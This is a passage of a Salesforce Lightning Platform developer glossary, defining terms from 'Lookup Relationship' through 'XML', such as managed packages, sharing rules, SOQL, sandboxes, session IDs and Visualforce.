Lookup Relationship

A relationship between two records so you can associate records with each other. For example, cases have a lookup relationship with assets that lets you associate a particular asset with a case. On one side of the relationship, a lookup field allows users to click a lookup icon and select another record from a popup window. On the associated record, you can then display a related list to show all of the records that have been linked to it. If a lookup field references a record that has been deleted, by default Salesforce clears the lookup field. Alternatively, you can prevent records from being deleted if they're in a lookup relationship.

M

Managed Package

A collection of application components that is posted as a unit on the AppExchange and associated with a namespace and possibly a License Management Organization. To support upgrades, a package must be managed. An organization can create a single managed package that can be downloaded and installed by many different organizations. Managed packages differ from unmanaged packages by having some locked components, allowing the managed package to be upgraded later. Unmanaged packages do not include locked components and cannot be upgraded. In addition, managed packages obfuscate certain components (like Apex) on subscribing organizations to protect the intellectual property of the developer.

Manual Sharing

Record-level access rules that allow record owners to give read and edit permissions to other users who might not have access to the record any other way.

Many-to-Many Relationship

A relationship where each side of the relationship can have many children on the other side. Many-to-many relationships are implemented through the use of junction objects.

Master-Detail Relationship

A relationship between two different types of records that associates the records with each other. For example, accounts have a master-detail relationship with opportunities. This type of relationship affects record deletion, security, and makes the lookup relationship field required on the page layout.

Metadata

Information about the structure, appearance, and functionality of an organization and any of its parts. Lightning Platform uses XML to describe metadata.

Metadata-Driven Development

An app development model that allows apps to be defined as declarative "blueprints," with no code required. Apps built on the platform—their data models, objects, forms, workflows, and more—are defined by metadata.

Metadata WSDL

A WSDL for users who want to use the Lightning Platform Metadata API calls.

Multitenancy

An application model where all users and apps share a single, common infrastructure and code base.

MVC (Model-View-Controller)

A design paradigm that deconstructs applications into components that represent data (the model), ways of displaying that data in a user interface (the view), and ways of manipulating that data with business logic (the controller).

N

Namespace

In a packaging context, a one- to 15-character alphanumeric identifier that distinguishes your package and its contents from packages of other developers on AppExchange, similar to a domain name. Salesforce automatically prepends your namespace prefix, followed by two underscores ("__"), to all unique component names in your Salesforce organization.

Native App

An app that is built exclusively with setup (metadata) configuration on Lightning Platform. Native apps do not require any external services or infrastructure.

O

Object

An object allows you to store information in your Salesforce organization. The object is the overall definition of the type of information you are storing. For example, the case object allow you to store information regarding customer inquiries. For each object, your organization will have multiple records that store the information about specific instances of that type of data. For example, you might have a case record to store the information about Joe Smith's training inquiry and another case record to store the information about Mary Johnson's configuration issue.

Object-Level Help

Custom help text that you can provide for any custom object. It displays on custom object record home (overview), detail, and edit pages, as well as list views and related lists.

Object-Level Security

Settings that allow an administrator to hide whole objects from users so that they don't know that type of data exists. Object-level security is specified with object permissions.

One-to-Many Relationship

A relationship in which a single object is related to many other objects. For example, an account may have one or more related contacts.

Organization

A deployment of Salesforce with a defined set of licensed users. An organization is the virtual space provided to an individual customer of Salesforce. Your organization includes all of your data and applications, and is separate from all other organizations.

Organization-Wide Defaults

Settings that allow you to specify the baseline level of data access that a user has in your organization. For example, you can set organization-wide defaults so that any user can see any record of a particular object that is enabled via their object permissions, but they need extra permissions to edit one.

Outbound Call

Any call that originates from a user to a number outside of a call center in Salesforce CRM Call Center.

Outbound Message

An outbound message sends information to a designated endpoint, like an external service. Outbound messages are configured from Setup. You must configure the external endpoint and create a listener for the messages using the SOAP API.

Owner

Individual user to which a record (for example, a contact or case) is assigned.

P

PaaS

See Platform as a Service.

Package

A group of Lightning Platform components and applications that are made available to other organizations through the AppExchange. You use packages to bundle an app along with any related components so that you can upload them to AppExchange together.

Package Dependency

This is created when one component references another component, permission, or preference that is required for the component to be valid. Components can include but are not limited to:

- Standard or custom fields
- Standard or custom objects
- Visualforce pages

- Apex code

Permissions and preferences can include but are not limited to:

- Divisions
- Multicurrency
- Record types

Package Installation

Installation incorporates the contents of a package into your Salesforce organization. A package on the AppExchange can include an app, a component, or a combination of the two. After you install a package, you may need to deploy components in the package to make it generally available to the users in your organization.

Package Version

A package version is a number that identifies the set of components uploaded in a package. The version number has the format `majorNumber.minorNumber.patchNumber` (for example, 2.1.3). The major and minor numbers increase to a chosen value during every major release. The `patchNumber` is generated and updated only for a patch release.

Unmanaged packages are not upgradeable, so each package version is simply a set of components for distribution. A package version has more significance for managed packages. Packages can exhibit different behavior for different versions. Publishers can use package versions to evolve the components in their managed packages gracefully by releasing subsequent package versions without breaking existing customer integrations using the package. See also Patch and Patch Development Organization.

Partner WSDL

A loosely-typed WSDL for customers, partners, and ISVs who want to build an integration or an AppExchange app that can work across multiple Salesforce organizations. With this WSDL, the developer is responsible for marshaling data in the correct object representation, which typically involves editing the XML. However, the developer is also freed from being dependent on any particular data model or Salesforce organization. Contrast this with the Enterprise WSDL, which is strongly typed.

Patch

A patch enables a developer to change the functionality of existing components in a managed package, while ensuring subscribing organizations that there are no visible behavior changes to the package. For example, you can add new variables or change the body of an Apex class, but you may not add, deprecate, or remove any of its methods. Patches are tracked by a `patchNumber` appended to every package version. See also Patch Development Organization and Package Version.

Patch Development Organization

The organization where patch versions are developed, maintained, and uploaded. Patch development organizations are created automatically for a developer organization when they request to create a patch. See also Patch and Package Version.

Personal Edition

Product designed for individual sales representatives and single users.

Platform as a Service (PaaS)

An environment where developers use programming tools offered by a service provider to create applications and deploy them in a cloud. The application is hosted as a service and provided to customers via the Internet. The PaaS vendor provides an API for creating and extending specialized applications. The PaaS vendor also takes responsibility for the daily maintenance, operation, and support of the deployed application and each customer's data. The service alleviates the need for programmers to install, configure, and maintain the applications on their own hardware, software, and related IT resources. Services can be delivered using the PaaS environment to any market segment.

Platform Edition

A Salesforce edition based on Enterprise, Unlimited, or Performance Edition that does not include any of the standard Salesforce apps, such as Sales or Service & Support.

Primary Key

A relational database concept. Each table in a relational database has a field in which the data value uniquely identifies the record. This field is called the primary key. The relationship is made between two tables by matching the values of the foreign key in one table with the values of the primary key in another.

Production Organization

A Salesforce organization that has live users accessing data.

Professional Edition

A Salesforce edition designed for businesses who need full-featured CRM functionality.

Prototype

The classes, methods and variables that are available to other Apex code.

Q

Query Locator

A parameter returned from the `query()` or `queryMore()` API call that specifies the index of the last result record that was returned.

Query String Parameter

A name-value pair that's included in a URL, typically after a '?' character. For example:

```
https://yourInstance.salesforce.com/001/e?name=value
```

R

Record

A single instance of a Salesforce object. For example, "John Jones" might be the name of a contact record.

Record ID

The unique identifier for each record.

Record-Level Security

A method of controlling data in which you can allow a particular user to view and edit an object, but then restrict the records that the user is allowed to see.

Record Locking

Record locking prevents users from editing a record, regardless of field-level security or sharing settings. By default, Salesforce locks records that are pending approval. Only admins can edit locked records.

Record Name

A standard field on all Salesforce objects. Whenever a record name is displayed in a Lightning Platform application, the value is represented as a link to a detail view of the record. A record name can be either free-form text or an autonumber field. `Record Name` does not have to be a unique value.

Recycle Bin

A page that lets you view and restore deleted information. Access the Recycle Bin either by using the link in the sidebar in Salesforce Classic or from the App Launcher in Lightning Experience.

Relationship

A connection between two objects, used to create related lists in page layouts and detail levels in reports. Matching values in a specified field in both objects are used to link related data; for example, if one object stores data about companies and another object stores data about people, a relationship allows you to find out which people work at the company.

Relationship Query

In a SOQL context, a query that traverses the relationships between objects to identify and return results. Parent-to-child and child-to-parent syntax differs in SOQL queries.

Role Hierarchy

A record-level security setting that defines different levels of users such that users at higher levels can view and edit information owned by or shared with users beneath them in the role hierarchy, regardless of the organization-wide sharing model settings.

Roll-Up Summary Field

A field type that automatically provides aggregate values from child records in a master-detail relationship.

Running User

Each dashboard has a *running user*, whose security settings determine which data to display in a dashboard. If the running user is a specific user, all dashboard viewers see data based on the security settings of that user—regardless of their own personal security settings. For dynamic dashboards, you can set the running user to be the logged-in user, so that each user sees the dashboard according to his or her own access level.

S

SaaS

See Software as a Service (SaaS).

S-Control

> **Note:** S-controls have been superseded by Visualforce pages. After March 2010 organizations that have never created s-controls, as well as new organizations, won't be allowed to create them. Existing s-controls will remain unaffected, and can still be edited.

Custom Web content for use in custom links. Custom s-controls can contain any type of content that you can display in a browser, for example a Java applet, an Active-X control, an Excel file, or a custom HTML Web form.

Salesforce Certificate and Key Pair

Salesforce certificates and key pairs are used for signatures that verify a request is coming from your organization. They are used for authenticated SSL communications with an external web site, or when using your organization as an Identity Provider. You only need to generate a Salesforce certificate and key pair if you're working with an external website that wants verification that a request is coming from a Salesforce organization.

Salesforce Connect

Salesforce Connect provides access to data that's stored outside the Salesforce org, such as data in an enterprise resource planning (ERP) system and records in another org. Salesforce Connect represents the data in external objects and accesses the external data in real time via Web service callouts to external data sources.

Salesforce Extensions for Visual Studio Code

The Salesforce extension pack for Visual Studio Code includes tools for developing on the Salesforce platform in the lightweight, extensible VS Code editor. These tools provide features for working with development orgs (scratch orgs, sandboxes, and DE orgs), Apex, Aura components, and Visualforce.

Salesforce Record ID

A unique 15- or 18-character alphanumeric string that identifies a single record in Salesforce.

Salesforce SOA (Service-Oriented Architecture)

A powerful capability of Lightning Platform that allows you to make calls to external Web services from within Apex.

Sandbox

A nearly identical copy of a Salesforce production organization for development, testing, and training. The content and size of a sandbox varies depending on the type of sandbox and the edition of the production organization associated with the sandbox.

Semi-Join

A semi-join is a subquery on another object in an `IN` clause in a SOQL query. You can use semi-joins to create advanced queries, such as getting all contacts for accounts that have an opportunity with a particular record type. See also Anti-Join.

Session ID

An authentication token that is returned when a user successfully logs in to Salesforce. The Session ID prevents a user from having to log in again every time they want to perform another action in Salesforce. Different from a record ID or Salesforce ID, which are terms for the unique ID of a Salesforce record.

Session Timeout

The time after login before a user is automatically logged out. Sessions expire automatically after a predetermined length of inactivity, which can be configured in Salesforce from Setup by clicking **Security Controls**. The default is 120 minutes (two hours). The inactivity timer is reset to zero if a user takes an action in the web interface or makes an API call.

Setter Methods

Methods that assign values. See also Getter Methods.

Setup

A menu where administrators can customize and define organization settings and Lightning Platform apps. Depending on your organization's user interface settings, Setup may be a link in the user interface header or in the dropdown list under your name.

Sharing

Allowing other users to view or edit information you own. There are different ways to share data:

- Sharing Model—defines the default organization-wide access levels that users have to each other's information and whether to use the hierarchies when determining access to data.

- Role Hierarchy—defines different levels of users such that users at higher levels can view and edit information owned by or shared with users beneath them in the role hierarchy, regardless of the organization-wide sharing model settings.

- Sharing Rules—allow an administrator to specify that all information created by users within a given group or role is automatically shared to the members of another group or role.

- Manual Sharing—allows individual users to share records with other users or groups.

- Apex-Managed Sharing—enables developers to programmatically manipulate sharing to support their application's behavior. See Apex-Managed Sharing.

Sharing Model

Behavior defined by your administrator that determines default access by users to different types of records.

Sharing Rule

Type of default sharing created by administrators. Allows users in a specified group or role to have access to all information created by users within a given group or role.

Sites

Salesforce Sites enables you to create public websites and applications that are directly integrated with your Salesforce organization—without requiring users to log in with a username and password.

SOAP (Simple Object Access Protocol)

A protocol that defines a uniform way of passing XML-encoded data.

SOAP API

A SOAP-based Web services application programming interface that provides access to your Salesforce organization's information.

sObject

The abstract or parent object for all objects that can be stored in the Lightning Platform.

Software as a Service (SaaS)

A delivery model where a software application is hosted as a service and provided to customers via the Internet. The SaaS vendor takes responsibility for the daily maintenance, operation, and support of the application and each customer's data. The service

alleviates the need for customers to install, configure, and maintain applications with their own hardware, software, and related IT resources. Services can be delivered using the SaaS model to any market segment.

SOQL (Salesforce Object Query Language)

A query language that allows you to construct simple but powerful query strings and to specify the criteria that selects data from the Lightning Platform database.

SOSL (Salesforce Object Search Language)

A query language that allows you to perform text-based searches using the Lightning Platform API.

Standard Object

A built-in object included with the Lightning Platform. You can also build custom objects to store information that is unique to your app.

System Log

Part of the Developer Console, a separate window console that can be used for debugging code snippets. Enter the code you want to test at the bottom of the window and click Execute. The body of the System Log displays system resource information, such as how long a line took to execute or how many database calls were made. If the code did not run to completion, the console also displays debugging information.

T

Tag

In Salesforce, a word or short phrases that users can associate with most records to describe and organize their data in a personalized way. Administrators can enable tags for accounts, activities, assets, campaigns, cases, contacts, contracts, dashboards, documents, events, leads, notes, opportunities, reports, solutions, tasks, and any custom objects (except relationship group members) Tags can also be accessed through the SOAP API.

Test Case Coverage

Test cases are the expected real-world scenarios in which your code will be used. Test cases are not actual unit tests, but are documents that specify what your unit tests should do. High test case coverage means that most or all the real-world scenarios you have identified are implemented as unit tests. See also Code Coverage and Unit Test.

Test Method

An Apex class method that verifies whether a particular piece of code is working properly. Test methods take no arguments, commit no data to the database, and can be executed by the `runTests()` system method either through the command line or in an Apex IDE, such as the Salesforce extensions for Visual Studio Code.

Test Organization

See Sandbox.

Transaction, Apex

An *Apex transaction* represents a set of operations that are executed as a single unit. All DML operations in a transaction either complete successfully, or if an error occurs in one operation, the entire transaction is rolled back and no data is committed to the database. The boundary of a transaction can be a trigger, a class method, an anonymous block of code, a Visualforce page, or a custom Web service method.

Trigger

A piece of Apex that executes before or after records of a particular type are inserted, updated, or deleted from the database. Every trigger runs with a set of context variables that provide access to the records that caused the trigger to fire, and all triggers run in bulk mode—that is, they process several records at once, rather than just one record at a time.

Trigger Context Variable

Default variables that provide access to information about the trigger and the records that caused it to fire.

U

Unit Test

A unit is the smallest testable part of an application, usually a method. A unit test operates on that piece of code to make sure it works correctly. See also Test Method.

Unlimited Edition

Unlimited Edition is Salesforce's solution for maximizing your success and extending that success across the entire enterprise through the Lightning Platform.

Unmanaged Package

A package that cannot be upgraded or controlled by its developer.

URL (Uniform Resource Locator)

The global address of a website, document, or other resource on the Internet. For example, https://salesforce.com.

User Acceptance Testing (UAT)

A process used to confirm that the functionality meets the planned requirements. UAT is one of the final stages before deployment to production.

V

Validation Rule

A rule that prevents a record from being saved if it does not meet the standards that are specified.

Version

A number value that indicates the release of an item. Items that can have a version include API objects, fields, and calls; Apex classes and triggers; and Visualforce pages and components.

View

The user interface in the Model-View-Controller model, defined by Visualforce.

View State

Where the information necessary to maintain the state of the database between requests is saved.

Visualforce

A simple, tag-based markup language that allows developers to easily define custom pages and components for apps built on the platform. Each tag corresponds to a coarse or fine-grained component, such as a section of a page, a related list, or a field. The components can either be controlled by the same logic that is used in standard Salesforce pages, or developers can associate their own logic with a controller written in Apex.

Visualforce Controller

See Controller, Visualforce.

Visualforce Lifecycle

The stages of execution of a Visualforce page, including how the page is created and destroyed during a user session.

Visualforce Page

A web page created using Visualforce. Typically, Visualforce pages present information relevant to your organization, but they can also modify or capture data. They can be rendered in several ways, such as a PDF document or an email attachment, and can be associated with a CSS style.

W

Web Service

A mechanism by which two applications can easily exchange data over the Internet, even if they run on different platforms, are written in different languages, or are geographically remote from each other.

WebService Method

An Apex class method or variable that external systems can use, like a mash-up with a third-party application. Web service methods must be defined in a global class.

Web Services API

Term describing the original Salesforce Platform web services application programming interface (API) that provides access to your Salesforce org's information. See relevant developer guides for SOAP, REST, or Bulk APIs of interest.

Automated Actions

Automated actions, such as email alerts, tasks, field updates, and outbound messages, can be triggered by a process, workflow rule, approval process, or milestone.

Wrapper Class

A class that abstracts common functions such as logging in, managing sessions, and querying and batching records. A wrapper class makes an integration more straightforward to develop and maintain, keeps program logic in one place, and affords easy reuse across components. Examples of wrapper classes in Salesforce include the AJAX Toolkit, which is a JavaScript wrapper around the Salesforce SOAP API, wrapper classes such as `CCritical Section` in the CTI Adapter for Salesforce CRM Call Center, or wrapper classes created as part of a client integration application that accesses Salesforce using the SOAP API.

WSDL (Web Services Description Language) File

An XML file that describes the format of messages you send and receive from a Web service. Your development environment's SOAP client uses the Salesforce Enterprise WSDL or Partner WSDL to communicate with Salesforce using the SOAP API.

X

XML (Extensible Markup Language)

A markup language that enables the sharing and transportation of structured data. All Lightning Platform components that are retrieved or deployed through the Metadata API are represented by XML definitions.

Y

No Glossary items for this entry.

Z

No Glossary items for this entry.